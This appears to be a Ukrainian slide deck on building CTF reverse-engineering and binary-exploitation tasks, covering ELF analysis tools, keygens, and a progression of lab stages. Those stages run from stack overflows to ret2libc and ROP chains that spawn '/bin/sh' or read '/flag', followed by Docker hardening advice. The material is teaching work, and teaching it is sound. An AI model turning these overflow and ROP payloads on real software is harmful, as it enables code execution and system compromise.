





Створення завдань RE/PWN для CTF





RE: Reverse Engineering

Мета: Аналіз бінарних файлів для розуміння логіки

-  Статичний аналіз: strings, objdump, readelf
-  Динамічний аналіз: GDB, strace
-  Декомпіляція: Ghidra, IDA
-  Прогресія: від інвентаризації до system calls

PWN: Binary Exploitation

Мета: Експлуатація вразливостей пам'яті

-  Buffer overflow: перезапис return address
-  ROP chains: обхід NX захисту
-  Address leak: bypass ASLR/PIE
-  Прогресія: від netcat до ret2libc

Task 01: Що таке ELF?

Структура виконуваних файлів Linux

1		
2	ELF Header	← Метадані
3		
4	Program Headers	← Для завантаження
5		
6	Sections	← Код, дані
7		
8	Section Headers	← Опис секцій
9		

Little Endian: 0×12345678 → 78 56 34 12

Task 01: Інструмент file

Визначення типу файлу

```
1 file build/re101
```

Вивід:

```
1 ELF 64-bit LSB executable, x86-64
2 dynamically linked
3 not stripped
```

Що дізнались: архітектура, linkage, symbols

Task 01: Інструмент readelf

Читання ELF структур

```
1 # Entry point address: 0x400430
2 # Number of sections: 30
3 # Machine: x86-64
```

Корисно: `-l` (segments), `-S` (sections), `-s` (symbols)

Task 01: Інструмент objdump

Дизасемблювання та символи

```
1  objdump -T build/re101
2  # DYNAMIC SYMBOL TABLE:
3  # puts, strcmp, __libc_start_main
```

Що бачимо: імпортовані функції з libc

Task 01: Інструмент strings

Витягування текстових рядків

```
1 strings -a build/re101 | head -20
```

Опції:

- `-a` - сканувати весь файл
- `-n <num>` - мінімальна довжина

Навчання: Пошук прихованої інформації

Task 01: Покрокове рішення

Послідовність аналізу

```
1  file build/re101           # Крок 1
2  readelf -h build/re101     # Крок 2
3  objdump -T build/re101     # Крок 3
4  strings -a build/re101     # Крок 4
```

Методологія: Завжди починати з інвентаризації

Task 02: Hardcoded Secrets

Небезпека вшитих секретів у код

```
1 // ❌ ПОГАНО
2 const char *key = "MyS3cr3tP@ssw0rd";
3
4 // ✅ ДОБРЕ
5 const char *key = getenv("APP_PASSWORD");
```

Проблеми: витік через strings, git історія, неможливо змінити

Task 02: Як працює strings?

Сканування друкованих символів

```
1  strings -a build/re102
2  # S3R14L-ABCD-1337 ← Знайдено!
```

Параметри: мінімум 4 символи підряд (ASCII/UTF-8)

Task 02: Regular Expressions

Базовий синтаксис для grep

```
1  # Спеціальні символи
2  .      # Будь-який символ
3  *      # 0 або більше
4  +      # 1 або більше
5  ^      # Початок рядка
6  $      # Кінець рядка
```

Приклад: `[A-Z0-9]+-[A-Z0-9]+` для серійників

Task 02: Пошук серійників

Фільтрація через grep

```
1 strings -a build/re102 | grep -E '[A-Z0-9]+-[A-Z0-9]+'\n2 # S3R14L-ABCD-1337
```

Техніка: Regex для знаходження паттернів

Task 02: Перевірка знайденого

Тестування серійника

```
1  ./build/re102 Alice S3R14L-ABCD-1337
2  # FLAG{task2_ok_Alice}
```

Успіх: Hardcoded ключ знайдено!

Task 02: Захист від витягування

Методи обфускації рядків

```
1 // XOR encoding
2 const char encoded[] = {0x53^0xAA, 0x45^0xAA, ... };
3 char *key = decode_xor(encoded, 0xAA);
4
5 // Хешування
6 const char *hash = "a94a8fe5ccb19ba61 ... ";
7 if (sha1(input) == hash) { ... }
```

Ефективність: Ускладнює, але не запобігає

Task 03: Що таке ROT13?

Простий шифр заміни

1	A	B	C	...	M	N	O	P	...	Z
2	↓	↓	↓		↓	↓	↓	↓		↓
3	N	O	P	...	Z	A	B	C	...	M

Приклади:

- HELLO → URYYB
- Alice → Nyvpr

Властивість: $\text{ROT13}(\text{ROT13}(x)) = x$

Task 03: Чому strings не допоможе?

Динамічна генерація

```
1 strings -a build/re103 | grep -i flag
2 # FLAG{task3_ok_%s} ← Формат є, але не серійник!
```

Причина: Серійник генерується під час виконання

Task 03: Запуск через GDB

Динамічний аналіз

```
1 (gdb) x/s $rdi
2 0x ... : "Nyvpr"    ← ROT13 від Alice!
```

Виявлення: Алгоритм трансформації

Task 03: x86-64 регістри

Основні регістри процесора

1		
2	rax	Return value
3	rdi	1-й аргумент функції
4	rsi	2-й аргумент
5	rdx	3-й аргумент
6	rip	Instruction Pointer
7	rsp	Stack Pointer
8	rbp	Base Pointer
9		

Calling Convention: rdi, rsi, rdx, rcx, r8, r9, стек

Task 03: Команда x/s в GDB

Перегляд пам'яті як рядка

```
1  x/s $rdi
2  # x = examine
3  # /s = string format
4  # $rdi = перістр rdi
```

Результат: Трансформований рядок в пам'яті

Task 03: Генерація ROT13

Python implementation

```
1  def rot13(text):
2      result = []
3      for char in text:
4          if 'a' ≤ char ≤ 'z':
5              result.append(chr((ord(char)-ord('a')+13)%26+ord('a')))
6          elif 'A' ≤ char ≤ 'Z':
7              result.append(chr((ord(char)-ord('A')+13)%26+ord('A')))
8          else:
9              result.append(char)
10     return ''.join(result)
```

Task 03: Альтернатива - ltrace

Трасування бібліотечних викликів

```
1  ltrace ./build/re103 Alice TEST123
2  # strcmp("Nyvpr", "TEST123") = -44
```

Простіше: Одразу видно порівняння!

Task 04: ROT-N зі strlen

Зсув залежить від довжини

```
1 int n = strlen(name) % 26;  
2 serial = ROT-N(name, n);
```

Приклад: Alice (5 літер) → ROT-5 → Fqnhj

Task 04: Відкриття у Ghidra

Покрокова інструкція

Кроки:

1. Запустити Ghidra
2. Create New Project
3. Import File → `build/re104`
4. Auto-analyze → Yes
5. Symbol Tree → Functions → main

Результат: Декомпільований C код

Task 04: Інтерфейс Ghidra

Три основні панелі

1			
2	Symbol	Listing	Decompile
3	Tree	(ASM)	(C code)
4			
5	Functions	push rbp	int main()
6	└main	mov rbp	{
7	└rot_n	sub rsp	strlen()
8			}
9			

Decompile - найважливіше вікно!

Task 04: Декомпільований код

Аналіз у Ghidra

```
1  undefined8 main(int argc, char **argv) {  
2      size_t nameLen;  
3      nameLen = strlen(name);          // ← Довжина  
4      int N = (int)nameLen % 26;      // ← Формула!  
5      rot_apply(buffer, name, N);  
6      // ...  
7  }
```

Знайдено: Алгоритм обчислення зсуву

Task 04: Написання кейгена

Python keygen

```
1  def rot_n(text, n):
2      result = []
3      for char in text:
4          if 'a' ≤ char ≤ 'z':
5              result.append(chr((ord(char)-ord('a')+n)%26+ord('a')))
6          # ... великі літери
7      return ''.join(result)
8
9  name = "Alice"
10 n = len(name) % 26 # 5
11 serial = rot_n(name, n) # "Fqnhj"
```

Task 05: Time-based алгоритм

Зсув змінюється кожної секунди

```
1  time_t t = time(NULL);  
2  int N = (int)(t % 20);  
3  serial = ROT-N(name, N);
```

Проблема: Серійник дійсний лише 1 секунду!

Task 05: Python basics

Базовий синтаксис для новачків

```
1  x = 5                # Змінна
2  text = "Hello"       # Рядок
3
4  def function(param):  # Функція
5      result = param + 1
6      return result
7
8  for char in text:     # Цикл
9      print(char)
```

Відступи: 4 пробіли (важливо!)

Task 05: Генерація серійника

Time-based keygen

```
1 import time
2
3 def generate_serial(name):
4     t = int(time.time())
5     n = t % 20
6     return rot_n(name, n)
```

ШВИДКО: Між генерацією та використанням < 1 сек!

Task 05: Автоматизація

Bash one-liner

```
1 name="Alice"
2 serial=$(python3 keygen.py "$name" | grep Serial | awk '{print $3}')
3 ./build/re105 "$name" "$serial"
```

Або: Повністю в Python з subprocess

Task 05: Time manipulation

Атака на time-based

```
1  # Заморозити системний час
2  sudo date -s "2024-01-01 12:00:00"
3
4  # Або libfaketime
5  LD_PRELOAD=/usr/lib/faketime/libfaketime.so.1 \
6  FAKETIME="2024-01-01 12:00:00" ./build/re105 Alice <serial>
```

Альтернатива: Bruteforce 0-19 (завжди спрацює один)

Task 06: Що таке UPX?

Ultimate Packer for eXecutables

Що робить:

- Стискає бінарник (50-70% менше)
- Додає розпаковувач (stub)
- При запуску: розпаковує → виконує

Використання: Зменшення розміру або приховування

Task 06: Як працює UPX

Механізм пакування

```
1  Оригінал → Стискання → +Stub → Упакований
2  (re106)                               (re106_packed)
3
4  При запуску:
5  1. Stub розпаковує в пам'ять
6  2. Передає управління
7  3. Програма працює нормально
```

Task 06: Розпізнавання UPX

Виявлення упакованих файлів

```
1 strings -a build/re106_packed | head
2 # UPX!
3 # $Info: This file is packed with UPX...
```

Ознака: Рядок "UPX!" у файлі

Task 06: Розпакування

UPX команди

```
1  # Розпакування
2  upx -d build/re106_packed -o build/re106_unpacked
3
4  # Пакування
5  upx -9 binary
6
7  # Інформація
8  upx -l packed_binary
```

Після розпакування: Аналіз як звичайно

Task 06: Захист від розпакування

Modified UPX

```
1  # Пакування
2  upx -9 binary
3
4  # Зміна сигнатури hex-редактором
5  # "UPX!" → щось інше
6
7  # Тепер upx -d не спрацює автоматично!
```

Обхід: Відновити сигнатуру або дамп з пам'яті

Task 07: Що таке strace?

Трасування системних викликів

Показує:

- Виклики функцій ядра (open, read, socket)
- Аргументи та результати
- Сигнали та помилки

Застосування: Виявлення прихованої поведінки

Task 07: Що таке fork()?

Створення дочірнього процесу

1 До fork():

2

3

Процес (PID)

4

5

6 Після fork():

7

8

Батько
(PID)

9

Дитина
(новий PID)

10

Використання: Приховування активності

Task 07: Виклик `fork()` у коді

Як це працює

```
1  pid_t pid = fork();
2
3  if (pid == 0) {
4      // Дочірній процес
5      start_http_server();
6  } else if (pid > 0) {
7      // Батьківський процес
8      exit(0); // Швидко завершується
9  }
```

Ефект: Здається що програма нічого не робить

Task 07: strace з fork

Опція -f для дочірніх процесів

```
1 strace -f -e trace=%network ./build/re107 Alice
2 # Тільки мережеві виклики!
```

Task 07: Виявлення HTTP сервера

Аналіз мережових викликів

```
1  # У трасі:  
2  socket(AF_INET, SOCK_STREAM, ... ) = 3  
3  bind(3, {sin_port=htons(31337),  
4          sin_addr=inet_addr("127.0.0.1")}, 16) = 0  
5  listen(3, 8) = 0
```

Знайдено: Порт 31337 на localhost!

Task 07: Підключення

Отримання FLAG

```
1  # У новому терміналі
2  curl http://127.0.0.1:31337/?name=Alice
3  # FLAG{task7_ok_Alice}
```

Або автоматизація: Запуск у фоні + curl





Task 07: strace опції

Корисні параметри

```
1  strace -f                # Форки
2  strace -e trace=%file    # Файлові операції
3  strace -e trace=%network # Мережа
4  strace -s 1000           # Довгі рядки
5  strace -o file.txt       # Вивід у файл
6  strace -t                # З часом
```

Висновки: RE

Ключові принципи

-  **Прогресія:** strings → GDB → Ghidra → strace
-  **Інструменти:** Кожен для своєї задачі
-  **Навчання:** Від статичного до динамічного
-  **Методологія:** Починати з інвентаризації

7 завдань покривають повний спектр базового RE

Stage 01: Що таке TCP/IP?

Протокол передачі даних

Аналогія: Телефонний дзвінок

1. Дзвонити (підключитись)
2. Співрозмовник відповідає (accept)
3. Розмова (обмін даними)
4. Покласти слухавку (close)

netcat - швейцарський ніжик для мережі

Stage 01: File Descriptors

Ідентифікатори відкритих файлів

1		
2	0	stdin (ввід)
3	1	stdout (вивід)
4	2	stderr (помилки)
5	3+	Інші файли/з'єднання
6		

У коді: `read(0, ...), dprintf(1, ...)`

Stage 01: Аналіз коду сервера

Покрокове виконання

```
1  int s = tcp_listen("127.0.0.1", 7101); // 1
2  int c = tcp_accept_one(s);             // 2
3  dprintf(c, "say HELLO or GIMME FLAG\n"); // 3
4  char buf[256]={0};
5  read(c, buf, 255);                     // 4
6  if (strstr(buf, "GIMME FLAG"))         // 5
7      dprintf(c, "FLAG{ ... }\n");
```


Stage 01: Підключення netcat

Базова взаємодія

```
1 nc 127.0.0.1 7101
2 say HELLO or GIMME FLAG
3 GIMME FLAG
4 FLAG{STAGE1_HELLO}
```

Stage 01: Troubleshooting

Поширені проблеми

"Connection refused" → Сервер не запущений


"Address already in use" → Порт зайнятий

```
1  lsof -i :7101
2  kill -9 <PID>
```

Нічого не відбувається → Натисніть Enter!

Stage 02: Stack Canary

Захист від buffer overflow



Перевірка: При виході з функції canary має збігатися

Stage 02: Як працює Canary

Assembly код

```
1 ; При виході:  
2 mov rax, QWORD PTR [rbp-0x8]  
3 xor rax, QWORD PTR fs:0x28  
4 je .L_ok  
5 call __stack_chk_fail # PANIC!
```

Якщо змінилась: `*** stack smashing detected ***`

Stage 02: NX (No eXecute)

Заборона виконання в стеку

1			
2	.text	<input checked="" type="checkbox"/> X	<input type="checkbox"/> W
3	.data	<input type="checkbox"/> X	<input checked="" type="checkbox"/> W
4	Stack	? X	<input checked="" type="checkbox"/> W
5			

NX ON: Stack ☐ виконуваний → потрібен ROP **NX OFF:** Stack ☒ виконуваний → можна shellcode

Stage 02: PIE + ASLR

Рандомізація адрес

```
1  Без PIE:  
2  ./binary → 0x400000 (завжди)  
3  ./binary → 0x400000 (завжди)  
4  
5  З PIE + ASLR:  
6  ./binary → 0x55555554000  
7  ./binary → 0x5555557 8a000 (різні!)
```

Обхід: Потрібен leak адреси

Stage 02: RELRO

Захист GOT/PLT таблиць

No RELRO: GOT записуваний (GOT overwrite можливий)

Partial RELRO: `.got.plt` все ще доступний

Full RELRO: Все read-only (неможливо перезаписати)

Перевірка: `readelf -d binary | grep BIND_NOW`

Stage 02: Інструмент checksec

Аналіз захистів

```
1 checksec --file=binary
```

Вивід:

```
1 RELRO: Partial RELRO
2 Stack: No canary found
3 NX: NX enabled
4 PIE: No PIE (0x400000)
```

Використання: Вибір стратегії експлуатації

Stage 03: Чому pwntools?

Проблеми з netcat

Netcat:

- ✗ Ручне введення (повільно)
- ✗ Бінарні дані складно
- ✗ Немає автоматизації

Pwntools:

- ✓ Автоматизація
- ✓ Бінарні дані легко
- ✓ Debugging вбудований

Stage 03: Підключення

remote() та process()

```
1 from pwn import *
2 io = remote('127.0.0.1', 7101, timeout=5)
3 io = process('./binary') # Локально
```

Stage 03: Отримання даних

recv функції

```
1  io.recv(1024)           # До 1024 байт
2  io.recvline()           # До \n
3  io.recvuntil(b'prompt') # До певного рядка
4  io.recvall(timeout=2)    # Все (з таймаутом)
```

Найчастіше: `recvuntil()` для банерів

Stage 03: Відправка даних

send функції

```
1 io.send(b'data')          # Без \n
2 io.sendline(b'data')      # 3 \n
3 io.sendafter(b'>', b'cmd') # Після prompt
```

Важливо: Використовувати `b' ... '` (bytes)

Stage 03: Пакування даних

p64() та u64()

```
1 leaked = b'\x90\x78\x56\x34\x12\x7f\x00\x00'  
2 address = u64(leaked) # 0x7f3456789090
```

Little Endian: Автоматична конвертація

Stage 03: ELF операції

Робота з бінарником

```
1 elf = ELF('./binary', checksec=False)
2
3 elf.symbols['win']      # Адреса функції
4 elf.plt['puts']         # PLT entry
5 elf.got['puts']         # GOT entry
6 elf.bss(0x100)          # BSS + offset
```

Зручно: Не треба objdump!

Stage 03: Logging

Контроль виводу

```
1 context.log_level = 'debug'    # Все
2 context.log_level = 'info'     # Основне
3 context.log_level = 'warning'  # Мінімум
4 context.log_level = 'error'    # Помилки
```

Debugging: `debug` показує весь трафік

Stage 03: Cyclic pattern

Знаходження offset

```
1  # Генерація
2  pattern = cyclic(200)
3
4  # Пошук
5  offset = cyclic_find(0x6161616c) # 'laaa'
```

Швидко: Унікальні 4-байтні підрядки

Stage 04: Function pointers

Що це таке?

```
1 void win() { printf("FLAG\n"); }  
2  
3 void (*fp)() = win; // Вказівник на функцію  
4 fp();               // Виклик через вказівник
```

Концепція: Адреса → Виконання

Stage 04: CPU level

Як працює виклик

```
1 mov rax, [rbp-0x8] # Читання з пам'яті
2 call rax           # Виклик за адресою
```

Stage 04: Знаходження адрес

Методи отримання адреси win()

```
1 from pwn import *
2 elf = ELF('./binary', checksec=False)
3 print(hex(elf.symbols['win']))
4 # 0x401136
```

Рекомендовано: pwntools (найпростіше)

Stage 04: Що таке p64()?

Пакування у little endian

```
1  p64(0x401136)
2  # b'\x36\x11\x40\x00\x00\x00\x00\x00'
3  #   ↓   ↓   ↓   ↓   ↓   ↓   ↓   ↓
4  #  LSB                               MSB
```

Чому 8 байт?: 64-бітна архітектура

Stage 04: Solver

Повний експлойт

```
1  from pwn import *
2
3  elf = ELF('build/stage04', checksec=False)
4  io = remote('127.0.0.1', 7104)
5
6  io.send(p64(elf.symbols['win']))
7  print(io.recvall(timeout=1).decode())
```

Stage 05: Stack frame

Анатомія стекового фрейму

1		← Вища адреса
2	RIP	[rbp+8] ← Куди повернутися
3		
4	RBP	[rbp] ← Збережений RBP
5		
6	buf[64]	[rbp-64] ← Локальний буфер
7		← Нижча адреса

Offset: Відстань від buf0 до RIP

Stage 05: NEED hint

Інтерактивна підказка

```
1  if (received < OFFSET + 8) {  
2      int need = (OFFSET + 8) - received;  
3      dprintf(c, "NEED=%d\n", need);  
4  }
```

Використання: Сервер сам каже скільки байтів треба

Stage 05: Методи пошуку offset

4 способи

1. Server hints (our case) - сервер підказує

2. GDB - точно і візуально

3. Cyclic pattern - найшвидше

4. Binary search - автоматизовано

Stage 05: GDB метод

Візуальне знаходження

```
1 # Segfault: RIP = 0x4141414141414141
2 # Зменшуємо до 72 ...
3 run < <(python3 -c "print('A'*72+'\xef\xbe\xad\xde')")
4 # RIP = 0xdeadbeef → Offset = 72!
```

Stage 05: Чому offset \neq sizeof(buf)?

Compiler alignment

```
1  buf[64]      64 bytes
2  padding      0-15 bytes (align to 16)
3  saved RBP    8 bytes
4  saved RIP     8 bytes (offset = 64+padding+8)
```

Наш випадок: $64 + 0 + 8 = 72$ байти

Stage 05: Payload структура

Byte-by-byte breakdown

```
1  payload = b'A' * 72          # buf + RBP
2  payload += p64(win_address)  # RIP
3
4  # [0..63]: buf[64] заповнений 'A'
5  # [64..71]: saved RBP = 'AAAAAAAA'
6  # [72..79]: saved RIP = адреса win()
```

Stage 06: Що таке Buffer Overflow?

Визначення та небезпека

Нормально:

```
1 read(64) → buf[64] ✓
```

Overflow:

```
1 read(100) → buf[64] → ... → RIP ✗
```

Наслідок: Контроль виконання програми

Stage 06: Чому це працює?

Return mechanism

```
1 ; Якщо RIP перезаписаний:  
2 pop rip → rip = адреса win()  
3 jmp rip → виконується win()!
```

Stage 06: Вразливий код

Аналіз сервера

```
1 void vuln() {  
2     char buf[64];  
3     read(0, buf, 256); // ← Overflow!  
4     // 256 байт у буфер розміром 64!  
5 }  
6  
7 void win() {  
8     printf("FLAG{ ... }\n");  
9 }
```

Stage 06: Frame 0 - Start

Програма запускається

```
1  
2   main() ← Виконується  
3   ...  
4   call vuln ← Наступна інструкція  
5  
6  
7   Stack: [empty]
```

Stage 06: Frame 1 - Call

main() викликає vuln()


```
1
2  vuln() ← Переходимо сюди
3  ...
4
5
6  Stack:
7
8  ret→main ← Збережена адреса повернення
9
```


Stage 06: Frame 2 - Prologue

vuln() створює свій frame

```
1  vuln():  
2      push rbp          # Зберегти RBP  
3      mov rbp, rsp      # Новий RBP  
4      sub rsp, 64       # Місце для buf
```

Stack:



Stage 06: Frame 3 - Read

read() виконується

```
1 read(0, buf, 256); // ← ТОТУТ!  
2 // Чекаємо вводу ...
```

Користувач відправляє: 80 байт

- 72 байти 'A'
- 8 байт адреса win()

Stage 06: Frame 4 - OVERFLOW!

Стек після read()

1 Stack:

2

3 'AAAAAAAA' ← buf[0..63]

4

5 'AAAAAAAA' ← saved RBP перезаписаний!

6

7 0x401136 ← saved RIP = win()!

8

Перезаписано: RIP тепер вказує на win()

Stage 06: Frame 5 - Return

vuln() повертається

```
1  leave    # rsp = rbp; pop rbp
2          # rbp = 'AAAAAAAA' (не важливо)
3  ret      # pop rip; jmp rip
4          # rip = 0x401136
5          # Стрибок до win()!
```

Stage 06: Frame 6 - SUCCESS

win() виконується

```
1 void win() {  
2     printf("FLAG{ ... }\n"); // ← Виконується!  
3 }
```

 **Експлойт успішний!**

Stage 06: Небезпечні функції

Vulnerable functions

Дуже небезпечні:

- `gets()` - немає обмеження
- `scanf("%s")` - немає обмеження
- `strcpy()` - не перевіряє розмір
- `strcat()` - може переповнити

Безпечні альтернативи:

- `fgets(buf, size, stdin)`
- `snprintf(buf, size, ...)`

Stage 06: Real CVE

Реальні приклади

CVE-2014-0160 (Heartbleed):

- Buffer over-read в OpenSSL
- Витік пам'яті через TLS heartbeat
- 17% серверів світу вразливі

CVE-2020-1350 (SIGRed):

- Buffer overflow в Windows DNS
- Wormable (саморозповсюджуваний)
- CVSS 10.0 (максимальна загроза)

Stage 07: Що таке ASLR?

Address Space Layout Randomization

```
1 3 ASLR:  
2 ./binary → puts @ 0x7f1234567aa0  
3 ./binary → puts @ 0x7f9876543aa0 (різні!)
```

Проблема: Не можна hardcode адреси

Stage 07: Пішення - Leak

3-крокова стратегія

- 1. LEAK** → Витягуємо адресу з процесу
- 2. CALCULATE** → Розраховуємо базу libc
- 3. EXPLOIT** → Будуємо payload з правильними адресами

Stage 07: Анатомія libc - FILE

libc.so.6 на диску

1	libc.so.6 (файл):	
2		0x00000
3	ELF Header	
4		0x29d90
5	puts()	← Фіксований offset
6		0x50d70
7	system()	← Фіксований offset
8		
9	...	
10		

Офсети завжди однакові у файлі

Stage 07: Анатомія libc - MEMORY Run 1

Завантаження у пам'ять (перший запуск)

1 Memory (Run 1):

2

3 ELF Header

4 puts()

5 ← base + 0x29d90

6 system()

7 ← base + 0x50d70

8

База випадкова, але офсети +однакові

Stage 07: Анатомія libc - MEMORY Run 2

Завантаження у пам'ять (другий запуск)

1 Memory (Run 2):

2

3

4

5

6

7

8

ELF Header
puts()
system()

0x7f9876a00000 ← інша база!

0x7f9876a29d90

← base + 0x29d90 (той же +offset!)

0x7f9876a50d70

← base + 0x50d70 (той же +offset!)

Ключ: Офсети фіксовані, база змінюється

Stage 07: Математика leak

Обчислення бази libc

```
1 # Перевірка: база має закінчуватись на 000
2 if base & 0xfff != 0:
3     print("ERROR: Invalid base!")
```

Stage 07: Знаходження offset - pwntools

Найпростіший спосіб

```
1  from pwn import *
2
3  libc = ELF('libc.so.6', checksec=False)
4
5  # Отримати offset
6  offset = libc.sym['puts']
7  print(hex(offset))  # 0x29d90
8
9  # Або для system
10 system_offset = libc.sym['system']
```

Рекомендовано: Завжди використовувати pwntools

Stage 07: Знаходження offset - readelf

Ручний метод

```
1 readelf -s libc.so.6 | grep ' puts@@'
2 # 1353: 00000000000029d90 512 FUNC GLOBAL DEFAULT 15 puts@@GLIBC_2.2.5
3 #                               ↑
4 #                               Offset!
```

Колонка 2: Value = offset функції

Stage 07: dlsym() пояснення

Команда LEAK у сервері

```
1 void *handle = dlopen(NULL, RTLD_NOW);
2 void *puts_addr = dlsym(handle, "puts");
3 printf("PUTS=%p\n", puts_addr);
```

Що робить: Повертає реальну адресу `puts` у пам'яті

Stage 07: Experiment

Багаторазовий запуск

```
1  for i in {1..5}; do
2      echo "LEAK" | nc 127.0.0.1 7107
3  done
```

Результат: 5 різних адрес (ASLR працює!)

Stage 07: Важливі нюанси

Критичні моменти

1. Версія libc КРИТИЧНА!

- Офсети різні у різних версіях
- Використовувати libc з контейнера

2. Адреси вирівняні:

- База завжди на межі сторінки (4KB)
- Завжди закінчується на `000`

3. Один leak = вся libc:

- Знаючи одну функцію → знаємо всі

Stage 08: Що таке ret2libc?

Виклик функцій з libc

Проблема: NX = On (shellcode не виконається)

Рішення: Використати існуючий код з libc

- `system("/bin/sh")` → запустити shell
- Або ORW (open-read-write)

Stage 08: Що таке ROP?

Return Oriented Programming

Ідея: Ланцюжок `ret` інструкцій

```
1  gadget1:
2      pop rdi
3      ret
4
5  gadget2:
6      pop rsi
7      ret
```

Використання: Встановити параметри + викликати функцію

Stage 08: Що таке gadget?

Маленькі шматки коду

Gadget = інструкція + `ret`

```
1  pop rdi          # Взяти зі стеку у rdi
2  ret              # Перейти далі
```

Пошук: `ROPgadget --binary libc.so.6`

Stage 08: ROP chain структура

Stack layout

1		
2	'A' * 72	← Заповнення
3		
4	pop rdi	← Gadget 1
5		
6	"/bin/sh"	← Аргумент для rdi
7		
8	system()	← Адреса функції
9		

Stage 08: Frame 0 - ROP START

Після return з bof()

```
1 Stack:
2
3   pop_rdi      ← rsp тут
4
5   binsh_addr
6
7   system_addr
8
9
10 rip = ??? (щойно повернулися)
```

Stage 08: Frame 1 - Return

`ret` виконується

```
1  ret  # pop rip; jmp rip
```

```
1  rip = pop_rdi ← Взято зі стеку
```

```
2  Stack:
```

```
3
```

```
4  binsh_addr ← rsp тепер тут
```

```
5
```

```
6  system_addr
```

```
7
```

Стрибок до gadget!

Stage 08: Frame 2 - Gadget

`pop rdi; ret` виконується

```
1 pop rdi # rdi = binsh_addr
2 ret     # Наступна інструкція
```

```
1 rdi = "/bin/sh" адреса
2 Stack:
3
4 

system_addr

 ← rsp тут
5
```

Stage 08: Frame 3 - System

Виклик system("/bin/sh")

```
1  rdi = "/bin/sh"  
2  rip = system  
3  
4  system(rdi) → system("/bin/sh")  
5  → Shell запускається!
```

 **ROP успішний!**

Stage 08: Calling Convention

Чому RDI?

1		
2	1-й	RDI
3	2-й	RSI
4	3-й	RDX
5	4-й	RCX
6	5-й	R8
7	6-й	R9
8	7+	Stack
9		

Приклад: `system(cmd)` → `cmd` у RDI

Stage 08: File Descriptors

Чому fd=3 для open()?

1		
2	0	stdin
3	1	stdout
4	2	stderr
5	3	Перший файл!
6	4	Другий файл
7		

open() повертає найменший вільний FD = 3

Stage 08: Эксплойт - Variant A

`system("/bin/sh")`

```
1  from pwn import *
2
3  # ... leak base ...
4  rop = ROP(libc)
5  binsh = next(libc.search(b'/bin/sh\x00'))
6
7  rop.system(binsh)
8  payload = b'A'*72 + rop.chain()
9  io.send(payload)
10 io.interactive()
```

Stage 08: Эксплойт - Variant B (ORW)

Open-Read-Write

```
1  rop = ROP(libc)
2
3  rop.open(next(libc.search(b'/flag\x00')), 0)
4  rop.read(3, elf.bss(0x200), 0x100)
5  rop.write(1, elf.bss(0x200), 0x100)
6
7  payload = b'A'*72 + rop.chain()
```

Переваги: Працює навіть з `seccomp`

Stage 08: Чому ORW краще?

Переваги над shell

Seccomp filters:

- Може блокувати `execve`
- ORW використовує `open/read/write` (дозволені)

Мережеві обмеження:

- Shell потребує TTY
- ORW працює через будь-яке з'єднання

Надійність: Завжди працює якщо є базові syscalls

Docker: Ризики

Небезпеки неправильного deployment

```
1  # ❌ ПОГАНО
2  docker run --privileged pwn
3  docker run -v /:/host pwn
4  docker run --cap-add=ALL pwn
```

Наслідки:

- Container escape
- Host compromise
- DoS атаки

Docker: Користувач

НЕ використовувати root

```
1  services:
2    pwn:
3      user: "10001:10001" # Не root!
4      read_only: true    # Файлова система read-only
5      tmpfs:
6        - /tmp:rw,noexec,nosuid
```

Docker: Capabilities

Drop ALL

```
1  services:
2    pwn:
3      security_opt:
4        - no-new-privileges:true
5      cap_drop:
6        - ALL
```

Мінімальні привілеї: Тільки необхідні syscalls

Docker: Resource Limits

Обмеження ресурсів

```
1  services:
2    pwn:
3      mem_limit: 256m
4      cpus: 0.5
5      pids_limit: 128
6      ulimits:
7        nproc: 128
8        nofile: 1024
```

Захист: Від DoS атак

Docker: Seccomp

Фільтрація системних викликів

```
1  {
2    "defaultAction": "SCMP_ACT_ERRNO",
3    "syscalls": [{
4      "names": ["read", "write", "exit"],
5      "action": "SCMP_ACT_ALLOW"
6    }]
7  }
```

Застосування: `seccomp=./seccomp.json`

Docker: Seccomp для ORW

Дозволити open/read/write

```
1  {
2    "syscalls": [{
3      "names": [
4        "read", "write", "open", "openat",
5        "close", "exit", "exit_group"
6      ],
7      "action": "SCMP_ACT_ALLOW"
8    }]
9  }
```

Docker: Мережева ізоляція






Internal network

```
1 networks:
2   pwn_internal:
3     driver: bridge
4     internal: true # Без Інтернету!
```

Захист: Контейнер не може підключитись назовні

Висновки: PWN

Ключові принципи

-  **Прогресія**: nc → checksec → BOF → ROP → ret2libc
-  **Автоматизація**: pwntools критично важливий
-  **Docker**: Правильна ізоляція обов'язкова
